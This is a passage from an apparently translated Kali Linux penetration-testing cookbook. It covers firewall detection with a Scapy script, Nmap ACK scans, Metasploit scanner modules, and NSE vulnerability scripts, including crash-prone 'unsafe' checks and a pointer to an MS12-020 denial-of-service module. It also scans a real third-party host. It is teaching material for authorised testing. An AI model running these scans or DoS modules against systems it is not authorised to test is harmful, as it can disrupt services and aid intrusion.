root@KaliLinux:~# python Python 2.7.3 (default, Jan  2 2013, 16:
53:07)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more  infor
mation.
>>> from scapy.all import *
>>> ACK_response =  sr1(IP(dst="172.16.36.135")/TCP(dport=4444,f
lags='A'),timeout=1,verbo se=0)
>>> SYN_response =  sr1(IP(dst="172.16.36.135")/TCP(dport=4444,f
lags='S'),timeout=1,verbo se=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and no
t  ((ACK_response ==None) and (SYN_response == None)):
...     print "Stateful filtering in place"
... elif int(SYN_response[TCP].flags) == 18:
...     print "Port is unfiltered and open"
... elif int(SYN_response[TCP].flags) == 20:
...     print "Port is unfiltered and closed"
... else:
...     print "Port is either unstatefully filtered or host is d
own"
...
Traceback (most recent call last):
    File "<stdin>", line 3, in <module>
TypeError: 'NoneType' object has no attribute '__getitem__'
```

这意味着理论上可以生效，但是实际上并不工作。操作值为空的变量的时候，Python 实际上会产生错误。为了避免这种问题，首先就需要检测没有收到任何回复的情况。

```
>>> if (ACK_response == None) and (SYN_response == None):
...     print "Port is either unstatefully filtered or host is d
own"
... Port is either unstatefully filtered or host is down
```

这个完成的测试序列之后可以集成到单个功能性脚本中。这个脚本接受两个参数，包括目标 IP 地址和被测试的端口。之后注入 ACK 和 SYN 封包，如果存在响应，响应会储存用于评估。之后执行四个测试来判断是否端口上存在过滤。一开始，会执行测试来判断是否没有受到任何响应。如果是这样，输出会表示远程主机崩溃了，或者端口存在无状态过滤，并丢弃所有流量。如果接收到了任何请求，会执行测试来判断是否接受到了某个注入的响应，而不是全部。如果是这样，输出会表明端口存在状态过滤。最后如果两个注入都接受到了响应，端口会被识别为物过滤，并且会评估 TCP 标志位来判断端口开放还是关闭。

```
#!/usr/bin/python

import sys import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

from scapy.all import *

if len(sys.argv) != 3:
    print "Usage - ./ACK_FW_detect.py [Target-IP] [Target Port]"

    print "Example - ./ACK_FW_detect.py 10.0.0.5 443"
    print "Example will determine if filtering exists on port 44
3 of     host 10.0.0.5"
    sys.exit()

ip = sys.argv[1]
port = int(sys.argv[2])

ACK_response =  sr1(IP(dst=ip)/TCP(dport=port,flags='A'),timeout=
1,verbose=0)
SYN_response =  sr1(IP(dst=ip)/TCP(dport=port,flags='S'),timeout=
1,verbose=0)
if (ACK_response == None) and (SYN_response == None):
    print "Port is either unstatefully filtered or host is down"

elif ((ACK_response == None) or (SYN_response == None)) and not
 ((ACK_response ==None) and (SYN_response == None)):
    print "Stateful filtering in place"
elif int(SYN_response[TCP].flags) == 18:
    print "Port is unfiltered and open"
elif int(SYN_response[TCP].flags) == 20:
    print "Port is unfiltered and closed"
else:
    print "Unable to determine if the port is filtered"
```

在本地文件系统创建脚本之后，需要更新文件许可来允许脚本执行。 `chmod` 可以用于更新这些许可，脚本之后可以通过直接调用并传入预期参数来执行：

```
root@KaliLinux:~# chmod 777 ACK_FW_detect.py
root@KaliLinux:~# ./ACK_FW_detect.py
Usage - ./ACK_FW_detect.py [Target-IP] [Target Port]
Example - ./ACK_FW_detect.py 10.0.0.5 443
Example will determine if filtering exists on port 443 of host
10.0.0.5
root@KaliLinux:~# ./ACK_FW_detect.py 172.16.36.135 80 Port is un
filtered and open
root@KaliLinux:~# ./ACK_FW_detect.py 172.16.36.134 22 Host is ei
ther unstatefully filtered or is down
```

工作原理

SYN 和 ACK TCP 标志在有状态的网络通信中起到关键作用。SYN 请求允许建立新的 TCP 会话，而 ACK 响应用于在关闭之前维持会话。端口响应这些类型的封包之一，但是不响应另一种，就可能存在过滤，它基于会话状态来限制流量。通过识别这种情况，我们就能够推断出端口上存在状态过滤。

4.15 Nmap 防火墙识别

Nmap 拥有简化的防火墙过滤识别功能，基于 ACK 探测响应来识别端口上的过滤。这个功能可以用于测试单一端口或者多个端口序列来判断过滤状态。

准备

为了使用 Nmap 来执行防火墙识别，你需要运行网络服务的远程系统。此外，你需要实现一些过滤机制。这可以使用独立防火墙设备，或者基于主机的过滤，例如 Windows 防火墙来完成。通过操作防火墙设备的过滤设置，你应该能够修改被注入封包的响应。

操作步骤

为了使用 Nmap 执行防火墙 ACK 扫描，Nmap 应该以指定的 IP 地址，目标端口和 `-sA` 选项调用。

```
root@KaliLinux:~# nmap -sA 172.16.36.135 -p 22

Starting Nmap 6.25 ( http://nmap.org ) at 2014-01-24 11:21 EST
Nmap scan report for 172.16.36.135
Host is up (0.00032s latency).
PORT   STATE      SERVICE
22/tcp unfiltered ssh
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
root@KaliLinux:~# nmap -sA 83.166.169.228 -p 22

Starting Nmap 6.25 ( http://nmap.org ) at 2014-01-24 11:25 EST
Nmap scan report for packtpub.com (83.166.169.228)
Host is up (0.14s latency).
PORT   STATE    SERVICE
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 2.23 seconds
```

通过在本地网络中的 Metasploitable2 系统上执行扫描，流量并不经过防火墙，响应表明 TCP 22 端口是未过滤的。但是，如果我对 `packtpub. com` 的远程 IP 地址执行相同扫描，端口 22 是过滤器的。通过执行相同扫描，而不指定端口，端口过滤评估可以在 Nmap 的 1000 个常用端口上完成。

```
root@KaliLinux:~# nmap -sA 172.16.36.135

Starting Nmap 6.25 ( http://nmap.org ) at 2014-01-24 11:21 EST
Nmap scan report for 172.16.36.135
Host is up (0.00041s latency). All 1000 scanned ports on 172.16.
36.135 are unfiltered
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

对本地网络上的 Metasploit2 系统执行扫描时，由于它没有被任何防火墙保护，结果表明所有端口都是未过滤的。如果我们在 `packtpub.com` 域内执行相同扫描，所有端口都识别为存在过滤，除了 TCP 端口 80，这是 Web 应用部署的地方。要注意在扫描端口范围的时候，输出只包含未过滤的端口。

```
root@KaliLinux:~# nmap -sA 83.166.169.228

Starting Nmap 6.25 ( http://nmap.org ) at 2014-01-24 11:25 EST
Nmap scan report for packtpub.com (83.166.169.228)
Host is up (0.15s latency).
Not shown: 999 filtered ports
PORT   STATE      SERVICE
80/tcp unfiltered http

Nmap done: 1 IP address (1 host up) scanned in 13.02 seconds
```

为了在所有可能的 TCP 端口上执行扫描，需要奥妙所有可能的端口地址。定义了来源和目标端口地址的 TCP 头部部分是 16 位长，每一位可以为值 1 或者 0。所以一共有 `2 **16` 或 65536 个 TCP 端口地址。为了扫描所有可能的地址空间，必须提供 1 到 65535 的 范围。

```
root@KaliLinux:~# nmap -sA 172.16.36.135 -p 1-65535

Starting Nmap 6.25 ( http://nmap.org ) at 2014-01-24 11:21 EST
Nmap scan report for 172.16.36.135
Host is up (0.00041s latency).
All 65535 scanned ports on 172.16.36.135 are unfiltered
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.77 seconds
```

工作原理

除了 Nmap 提供的许多功能，它也可以用于识别防火墙过滤。这意味着 Nmap 通过使用之前在 Scapy 秘籍中讨论的相同技巧，来执行这种防火墙识别。SYN 和 来路不明的 ACK 的组合会发送给目标端口，响应用于分析来判断过滤状态。

4.18 Metasploit 防火墙识别

Metasploit 拥有一个扫描辅助模块，可以用于指定多线程网络端口分析，基于 SYN/ACK 探测响应分析，来判断端口是否被过滤。

准备

为了使用 Metasploit 来执行防火墙识别，你需要运行网络服务的远程系统。此外，你需要实现一些过滤机制。这可以使用独立防火墙设备，或者基于主机的过滤，例如 Windows 防火墙来完成。通过操作防火墙设备的过滤设置，你应该能够修改被注入封包的响应。

操作步骤

为了使用 Metasploit ACK 扫描模块来执行防火墙和过滤识别，你首先必须从 Kali 的终端中启动 MSF 控制台，之后使用 `use` 命令选项所需的辅助模块。

```
root@KaliLinux:~# msfconsole
# cowsay++
 ____________
< metasploit >
 -----------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Using notepad to track pentests? Have Metasploit Pro report on h
osts, services, sessions and evidence -- type 'go_pro' to launch
 it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > use auxiliary/scanner/portscan/ack
msf  auxiliary(ack) > show options

Module options (auxiliary/scanner/portscan/ack):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  ----------
   BATCHSIZE  256              yes       The number of hosts to
scan  per set
   INTERFACE                   no        The name of the interfa
ce
   PORTS      1-10000          yes       Ports to scan (e.g. 22-
 25,80,110-900)
   RHOSTS                      yes       The target address rang
e or  CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    1                yes       The number of concurren
t threads
   TIMEOUT    500              yes       The reply read timeout
in  milliseconds
```

一旦选择了模块，可以使用 `show options` 命令来确认或更改扫描配置。这个命令会展示四个列的表格，包括 `name` 、 `current settings` 、 `required` 和 `description` 。 `name` 列标出了每个可配置变量的名称。 `current settings` 列列出了任何给定变量的现有配

置。 `required` 列标出对于任何给定变量，值是否是必须的。 `description` 列描述了每个变量的功能。任何给定变量的值可以使用 `set` 命令，并且将新的值作为参数来修改。

```
msf  auxiliary(ack) > set PORTS 1-100
PORTS => 1-100
msf  auxiliary(ack) > set RHOSTS 172.16.36.135
RHOSTS => 172.16.36.135
msf  auxiliary(ack) > set THREADS 25
THREADS => 25
msf  auxiliary(ack) > show options

Module options (auxiliary/scanner/portscan/ack):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to
scan  per set
   INTERFACE                   no        The name of the interfa
ce
   PORTS      1-100            yes       Ports to scan (e.g. 22-
 25,80,110-900)
   RHOSTS     172.16.36.135    yes       The target address rang
e or  CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    25               yes       The number of concurren
t threads
   TIMEOUT    500              yes       The reply read timeout
in  milliseconds
```

在上面的例子中， `RHOSTS` 值修改为我们打算扫描的远程系统的 IP 地址。此外，线程数量修改为 20。 `THREADS` 的值定义了在后台执行的当前任务数量。确定线程数量涉及到寻找一个平衡，既能提升任务速度，又不会过度消耗系统资源。对于多数系统，20 个线程可以足够快，并且相当合理。修改了必要的变量之后，可以再次使用 `show options` 命令来验证。一旦所需配置验证完毕，就可以执行扫描了。

```
msf  auxiliary(ack) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

这个例子中，唯一提供的输出就是有关扫描的源信息，它显示了被扫描系统的数量，以及模块执行完毕。输出的缺乏是因为，和 SYN 以及 ACK 注入相关的响应从一个端口直接到达另一个端口，因为 Metasploitable2 系统没有任何防火墙。作为替代，如果我们在 `packtpub.com` 域上执行相同扫描，通过将 `RHOSTS` 值修改为和它相关的 IP 地址，我们会收到不用的输出。因为这个主机放在防火墙背后，和未过滤端口相关的响应中的变化如下：

```
msf  auxiliary(ack) > set RHOSTS 83.166.169.228
RHOSTS => 83.166.169.228
msf  auxiliary(ack) > show options

Module options (auxiliary/scanner/portscan/ack):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to
scan  per set
   INTERFACE                   no        The name of the interfa
ce
   PORTS      1-100            yes       Ports to scan (e.g. 22-
 25,80,110-900)
   RHOSTS     83.166.169.228   yes       The target address rang
e or  CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    25               yes       The number of concurren
t threads
   TIMEOUT    500              yes       The reply read timeout
in  milliseconds

msf  auxiliary(ack) > run

[*]  TCP UNFILTERED 83.166.169.228:80
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

工作原理

Metasploit 拥有一个辅助模块，可以以多种技巧执行防火墙识别，这些技巧之前讨论过。但是，Metasploit 也提供了一些功能来分析防火墙上下文，可以用于其它信息的收集甚至是利用。

第五章 漏洞扫描

> 作者：Justin Hutchens
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

尽管可以通过查看服务指纹的结果，以及研究所识别的版本的相关漏洞来识别许多潜在漏洞，但这通常需要非常大量时间。存在更多的精简备选方案，它们通常可以为你完成大部分这项工作。这些备选方案包括使用自动化脚本和程序，可以通过扫描远程系统来识别漏洞。未验证的漏洞扫描程序的原理是，向服务发送一系列不同的探针，来尝试获取表明漏洞存在的响应。或者，经验证的漏洞扫描器会使用提供所安装的应用，运行的服务，文件系统和注册表内容信息的凭证，来直接查询远程系统。

5.1 Nmap 脚本引擎漏洞扫描

Nmap脚本引擎（NSE）提供了大量的脚本，可用于执行一系列自动化任务来评估远程系统。Kali中可以找到的现有NSE脚本分为多个不同的类别，其中之一是漏洞识别。

准备

要使用NSE执行漏洞分析，你需要有一个运行 TCP 或 UDP 网络服务的系统。在提供的示例中，会使用存在 SMB 服务漏洞的 Windows XP 系统。有关设置 Windows 系统的更多信息，请参阅本书第一章“安装Windows Server”秘籍。

操作步骤

许多不同的方法可以用于识别与任何给定的NSE脚本相关联的功能。最有效的方法之一是使用位于Nmap脚本目录中的 `script.db` 文件。要查看文件的内容，我们可以使用 `cat` 命令，像这样：

```
root@KaliLinux:~# cat /usr/share/nmap/scripts/script.db | more
Entry { filename = "acarsd-info.nse", categories = { "discovery"
, "safe", } }
Entry { filename = "address-info.nse", categories = { "default",
 "safe", } }
Entry { filename = "afp-brute.nse", categories = { "brute", "int
rusive", } }
Entry { filename = "afp-ls.nse", categories = { "discovery", "sa
fe", } }
Entry { filename = "afp-path-vuln.nse", categories = { "exploit"
, "intrusive", " vuln", } }
Entry { filename = "afp-serverinfo.nse", categories = { "default
", "discovery", "safe", } }
Entry { filename = "afp-showmount.nse", categories = { "discover
y", "safe", } }
Entry { filename = "ajp-auth.nse", categories = { "auth", "defau
lt", "safe", } }
Entry { filename = "ajp-brute.nse", categories = { "brute", "int
rusive", } }
Entry { filename = "ajp-headers.nse", categories = { "discovery"
, "safe", } }
Entry { filename = "ajp-methods.nse", categories = { "default",
"safe", } }
Entry { filename = "ajp-request.nse", categories = { "discovery"
, "safe", } }
```

这个 `script.db` 文件是一个非常简单的索引，显示每个NSE脚本的文件名及其所属的类别。 这些类别是标准化的，可以方便地对特定类型的脚本进行 `grep` 。 漏洞扫描脚本的类别名称是 `vuln` 。 要识别所有漏洞脚本，需要对 `vuln` 术语进行 `grep` ，然后使用 `cut` 命令提取每个脚本的文件名。像这样：

```
root@KaliLinux:~# grep vuln /usr/share/nmap/scripts/script.db |
cut -d "\"" -f 2
afp-path-vuln.nse
broadcast-avahi-dos.nse distcc-cve2004-2687.nse
firewall-bypass.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-enum.nse http-frontpage-login.nse
http-git.nse http-huawei-hg5xx-vuln.nse
http-iis-webdav-vuln.nse
http-litespeed-sourcecode-download.nse
http-majordomo2-dir-traversal.nse
http-method-tamper.nse http-passwd.nse
http-phpself-xss.nse http-slowloris-check.nse
http-sql-injection.nse
http-tplink-dir-traversal.nse
```

为了进一步评估上述列表中任何给定脚本，可以使用 `cat` 命令来读取 `.nse` 文件，它与 `script.db` 目录相同。因为大多数描述性内容通常在文件的开头，建议你将内容传递给 `more` ，以便从上到下阅读文件，如下所示：

```
root@KaliLinux:~# cat /usr/share/nmap/scripts/smb-check-vulns.ns
e | more
local msrpc = require "msrpc"
local nmap = require "nmap"
local smb = require "smb"
local stdnse = require "stdnse"
local string = require "string"
local table = require "table"

description = [[
Checks for vulnerabilities:
* MS08-067, a Windows RPC vulnerability
* Conficker, an infection by the Conficker worm
* Unnamed regsvc DoS, a denial-of-service vulnerability I accide
ntally found in Windows 2000
* SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 9754
97)
* MS06-025, a Windows Ras RPC service vulnerability
* MS07-029, a Windows Dns Server RPC service vulnerability

WARNING: These checks are dangerous, and are very likely to brin
g down a server. These should not be run in a production environ
ment unless you (and, more importantly, the business) understand
 the risks!
```

在提供的示例中，我们可以看到 `smb-check-vulns.nse` 脚本检测 SMB 服务相关的一些拒绝服务和远程执行漏洞。 这里，可以找到每个评估的漏洞描述，以及 Microsoft 补丁和CVE 编号的引用，还有可以在线查询的其他信息。 通过进一步阅读，我们可以进一步了解脚本，像这样：

```
--@usage
-- nmap
--script smb-check-vulns.nse -p445 <host>
-- sudo nmap -sU -sS
--script smb-check-vulns.nse -p U:137,T:139 <host>
---@output

-- Host script results:
-- | smb-check-vulns:
-- |   MS08-067: NOT VULNERABLE
-- |   Conficker: Likely CLEAN
-- |   regsvc DoS: regsvc DoS: NOT VULNERABLE
-- |   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
-- |   MS06-025: NO SERVICE (the Ras RPC service is inactive)
-- |_  MS07-029: NO SERVICE (the Dns Server RPC service is inact
ive)
--- @args unsafe If set, this script will run checks that, if th
e system isn't
--        patched, are basically guaranteed to crash something. R
emember that
--        non-unsafe checks aren't necessarily safe either)
-- @args safe   If set, this script will only run checks that ar
e known (or at
--        least suspected) to be safe.
----------------------------------------------------------------
------
```

通过进一步阅读，我们可以找到脚本特定的参数，适当的用法以及脚本预期输出的示例的详细信息。要注意一个事实，有一个不安全的参数，可以设置为值0（未激活）或1（激活）。这实际上是Nmap漏洞脚本中的一个常见的现象，理解它的用法很重要。默认情况下，不安全参数设置为0。当设置此值时，Nmap不执行任何可能导致拒绝服务的测试。虽然这听起来像是最佳选择，但它通常意味着许多测试的结果将不太准确，并且一些测试根本不会执行。建议激活不安全参数以进行更彻底和准确的扫描，但这只应在授权测试情况下针对生产系统执行。要运行漏洞扫描，应使用 `nmap --script` 参数定义特定的NSE脚本，并使用 `nmap --script-args` 参数传递所有脚本特定的参数。此外，要以最小的干扰输出来运行漏洞扫描，应将Nmap配置为仅扫描与被扫描服务对应的端口，如下所示：

```
root@KaliLinux:~# nmap --script smb-check-vulns.nse --scriptargs
=unsafe=1 -p445 172.16.36.225

Starting Nmap 6.25 ( http://nmap.org ) at 2014-03-09 03:58 EDT
Nmap scan report for 172.16.36.225
Host is up (0.00041s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:18:11:FB (VMware)

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: NOT VULNERABLE
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive
)

Nmap done: 1 IP address (1 host up) scanned in 18.21 seconds
```

还有一个需要注意的NSE脚本，因为它提供了一个重要的漏洞扫描方式。 这个脚本是 `smb-vulnms10-061.nse` 。 这个脚本的细节可以通过使用 `cat` 命令 `pipe` 到 `more` ，从上到下阅读脚本来获得：

```
root@KaliLinux:~# cat /usr/share/nmap/scripts/smb-vuln-ms10-061.
nse | more
local bin = require "bin"
local msrpc = require "msrpc"
local smb = require "smb"
local string = require "string"
local vulns = require "vulns"
local stdnse = require "stdnse"
description = [[
Tests whether target machines are vulnerable to ms10-061 Printer
 Spooler impersonation vulnerability.
```

此漏洞是Stuxnet蠕虫利用的四个漏洞之一。 该脚本以安全的方式检查 `vuln` ，而没有崩溃远程系统的可能性，因为这不是内存损坏漏洞。 为了执行检测，它需要访问远程系统上的至少一个共享打印机。 默认情况下，它尝试使用LANMAN API枚举打印机，在某些系统上通常不可用。 在这种情况下，用户应将打印机共享名称指定为打印机脚本参数。 要查找打印机共享，可以使用 `smb-enum-share` 。

此外，在某些系统上，访问共享需要有效的凭据，可以使用 `smb` 库的参数 `smbuser` 和 `smbpassword` 指定。我们对这个漏洞感兴趣的原因是，在实际被利用之前，必须满足多个因素必须。首先，系统必须运行涉及的操作系统之一（XP，Server 03 SP2，Vista，Server 08或Windows 7）。第二，它必须缺少MS10-061

补丁，这个补丁解决了代码执行漏洞。最后，系统上的本地打印共享必须可公开访问。有趣的是，我们可以审计SMB 远程后台打印处理程序服务，以确定系统是否打补丁，无论系统上是否共享了现有的打印机。正因为如此，对于什么是漏洞系统存在不同的解释。一些漏洞扫描程序会将未修补的系统识别为漏洞，但漏洞不能被实际利用。或者，其他漏洞扫描程序（如NSE脚本）将评估所有所需条件，以确定系统是否易受攻击。在提供的示例中，扫描的系统未修补，但它也没有共享远程打印机。看看下面的例子：

```
root@KaliLinux:~# nmap -p 445 172.16.36.225 --script=smb-vuln-ms
10-061

Starting Nmap 6.25 ( http://nmap.org ) at 2014-03-09 04:19 EDT
Nmap scan report for 172.16.36.225
Host is up (0.00036s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:18:11:FB (VMware)

Host script results:
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds
```

在提供的示例中，Nmap已确定系统不易受攻击，因为它没有共享远程打印机。尽管确实无法利用此漏洞，但有些人仍然声称该漏洞仍然存在，因为系统未修补，并且可以在管理员决定从该设备共享打印机的情况下利用此漏洞。这就是必须评估所有漏洞扫描程序的结果的原因，以便完全了解其结果。一些扫描其仅选择评估有限的条件，而其他扫描其更彻底。这里很难判断最好的答案是什么。大多数渗透测试人员可能更喜欢被告知系统由于环境变量而不易受到攻击，因此他们不会花费无数小时来试图利用不能利用的漏洞。或者，系统管理员可能更喜欢知道系统缺少MS10-061补丁，以便系统可以完全安全，即使在现有条件下不能利用漏洞。

工作原理

大多数漏洞扫描程序通过评估多个不同的响应，来尝试确定系统是否容易受特定攻击。 在一些情况下，漏洞扫描可以简化为与远程服务建立TCP连接，并且通过自开放的特征来识别已知的漏洞版本。 在其他情况下，可以向远程服务发送一系列复杂的特定的探测请求，来试图请求对服务唯一的响应，该服务易受特定的攻击。 在NSE漏洞脚本的示例中，如果激活了 `unsafe` 参数，漏洞扫描实际上将尝试利用此漏洞。

5.2 MSF 辅助模块漏洞扫描

与NSE中提供的漏洞扫描脚本类似，Metasploit还提供了一些有用的漏洞扫描程序。 类似于Nmap的脚本，大多数是相当有针对性的，用于扫描特定的服务。

准备

要使用 MSF 辅助模块执行漏洞分析，你需要有一个运行 TCP 或 UDP 网络服务的系统。 在提供的示例中，会使用存在 SMB 服务漏洞的 Windows XP 系统。 有关设置 Windows 系统的更多信息，请参阅本书第一章“安装Windows Server”秘籍。

有多种不同的方法可以用于确定 Metasploit 中的漏洞扫描辅助模块。 一种有效的方法是浏览辅助扫描器目录，因为这是最常见的漏洞识别脚本所在的位置。 看看下面的例子：

```
root@KaliLinux:/usr/share/metasploit-framework/modules/auxiliary
/scanner/
mysql# cat mysql_authbypass_hashdump.rb | more
##
# This file is part of the Metasploit Framework and may be subje
ct to
# redistribution and commercial restrictions. Please see the Met
asploit
# web site for more information on licensing and terms of use.
#   http://metasploit.com/
##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary

  include Msf::Exploit::Remote::MYSQL
  include Msf::Auxiliary::Report

  include Msf::Auxiliary::Scanner

  def initialize
      super(
          'Name'           => 'MySQL Authentication Bypass Passw
ord Dump',
          'Description'    => %Q{
              This module exploits a password bypass vulnerabili
ty in MySQL in order to extract the usernames and encrypted pass
word hashes from a MySQL server. These hashes are stored as loot
 for later cracking.
```

这些脚本的布局是相当标准化的，任何给定脚本的描述可以通过使用 `cat` 命令，然后将输出 `pipe` 到 `more` ，从上到下阅读脚本来确定。 在提供的示例中，我们可以看到该脚本测试了MySQL数据库服务中存在的身份验证绕过漏洞。 或者，可以在MSF控制台界面中搜索漏洞识别模块。 要打开它，应该使用 `msfconsole` 命令。 搜索命令之后可以与服务相关的特定关键字一同使用，或者可以使用 `scanner` 关键字查询辅助/扫描器目录中的所有脚本，像这样：

```
msf > search scanner

Matching Modules
================
   Name

   Disclosure Date  Rank    Description   ----
                                                          -------------
--  ----    ----------
   auxiliary/admin/smb/check_dir_file
                             normal  SMB Scanner Check File/Dire
ctory Utility
   auxiliary/bnat/bnat_scan
                             normal  BNAT Scanner
   auxiliary/gather/citrix_published_applications
                             normal  Citrix MetaFrame ICA Publis
hed Applications Scanner
   auxiliary/gather/enum_dns
                             normal  DNS Record Scanner and Enum
erator
   auxiliary/gather/natpmp_external_address
                             normal  NAT-PMP External Address Sc
anner
   auxiliary/scanner/afp/afp_login
                             normal  Apple Filing Protocol Login
 Utility
   auxiliary/scanner/afp/afp_server_info
                             normal  Apple Filing Protocol Info
Enumerator
   auxiliary/scanner/backdoor/energizer_duo_detect
                             normal  Energizer DUO Trojan Scanne
r
   auxiliary/scanner/db2/db2_auth
                             normal  DB2 Authentication Brute Fo
rce Utility
```

在识别看起来有希望的脚本时，可以使用 `use` 命令结合相对路径来激活该脚本。一旦激活，以下 `info` 命令可用于读取有关脚本的其他详细信息，包括详细信息，描述，选项和引用：

```
msf > use auxiliary/scanner/rdp/ms12_020_check
msf  auxiliary(ms12_020_check) > info

       Name: MS12-020 Microsoft Remote Desktop Checker
       Module: auxiliary/scanner/rdp/ms12_020_check
       Version: 0
       License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
    Royce Davis @R3dy_ <rdavis@accuvant.com>
    Brandon McCann @zeknox <bmccann@accuvant.com>

Basic options:
    Name     Current Setting  Required  Description
    ----     ---------------  --------  -----------  RHOSTS
              yes       The target address range or CIDR identif
ier
    RPORT    3389             yes       Remote port running RDP

    THREADS  1                yes       The number of concurrent
 threads

Description:
    This module checks a range of hosts for the MS12-020 vulnera
bility.
    This does not cause a DoS on the target.
```

一旦选择了模块， `show options` 命令可用于识别和/或修改扫描配置。 此命令将显示四个列标题，包括 `Name` ， `Current Setting` ， `Required` ，和 `Description` 。 `Name` 列标识每个可配置变量的名称。 `Current Setting` 列列出任何给定变量的现有配置。 `Required` 列标识任何给定变量是否需要值。 `Description` 列描述每个变量的函数。 可以通过使用 `set` 命令并提供新值作为参数，来更改任何给定变量的值，如下所示：

```
msf  auxiliary(ms12_020_check) > set RHOSTS 172.16.36.225
RHOSTS => 172.16.36.225
msf  auxiliary(ms12_020_check) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed In this particular case
, the system was not found to be vulnerable. However, in the cas
e that a vulnerable system is identified, there is a correspondi
ng exploitation module that can be used to actually cause a deni
al-of-service on the vulnerable system. This can be seen in the
example provided:

msf  auxiliary(ms12_020_check) > use auxiliary/dos/windows/rdp/m
s12_020_ maxchannelids
msf  auxiliary(ms12_020_maxchannelids) > info

       Name: MS12-020 Microsoft Remote Desktop Use-After-Free Do
S     Module: auxiliary/dos/windows/rdp/ms12_020_maxchannelids

       Version: 0
       License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
    Luigi Auriemma  Daniel Godas-Lopez
    Alex Ionescu  jduck <jduck@metasploit.com>  #ms12-020

Basic options:
    Name   Current Setting  Required  Description
    ----   ---------------  --------  ----------
    RHOST                   yes       The target address
    RPORT  3389             yes       The target port

Description:
    This module exploits the MS12-020 RDP vulnerability original
ly discovered and reported by Luigi Auriemma.
    The flaw can be found in the way the T.125 ConnectMCSPDU pac
ket is handled in the maxChannelIDs field, which will result an
invalid pointer being used, therefore causing a denial-of-servic
e condition.
```

工作原理

大多数漏洞扫描程序会通过评估多个不同的响应来尝试确定系统是否容易受特定攻击。 一些情况下，漏洞扫描可以简化为与远程服务建立TCP连接并且通过自我公开的特征，识别已知的漏洞版本。 在其他情况下，可以向远程服务发送一系列复杂的特定的探测请求，来试图请求对服务唯一的响应，该服务易受特定的攻击。 在前面的例子中，脚本的作者很可能找到了一种方法来请求唯一的响应，该响应只能由修补过或没有修补过的系统生成，然后用作确定任何给定的是否可利用的基础。

5.3 使用 Nessus 创建扫描策略

Nessus是最强大而全面的漏洞扫描器之一。 通过定位一个系统或一组系统，Nessus将自动扫描所有可识别服务的大量漏洞。 可以在Nessus中构建扫描策略，以更精确地定义Nessus测试的漏洞类型和执行的扫描类型。 这个秘籍展示了如何在Nessus中配置唯一的扫描策略。

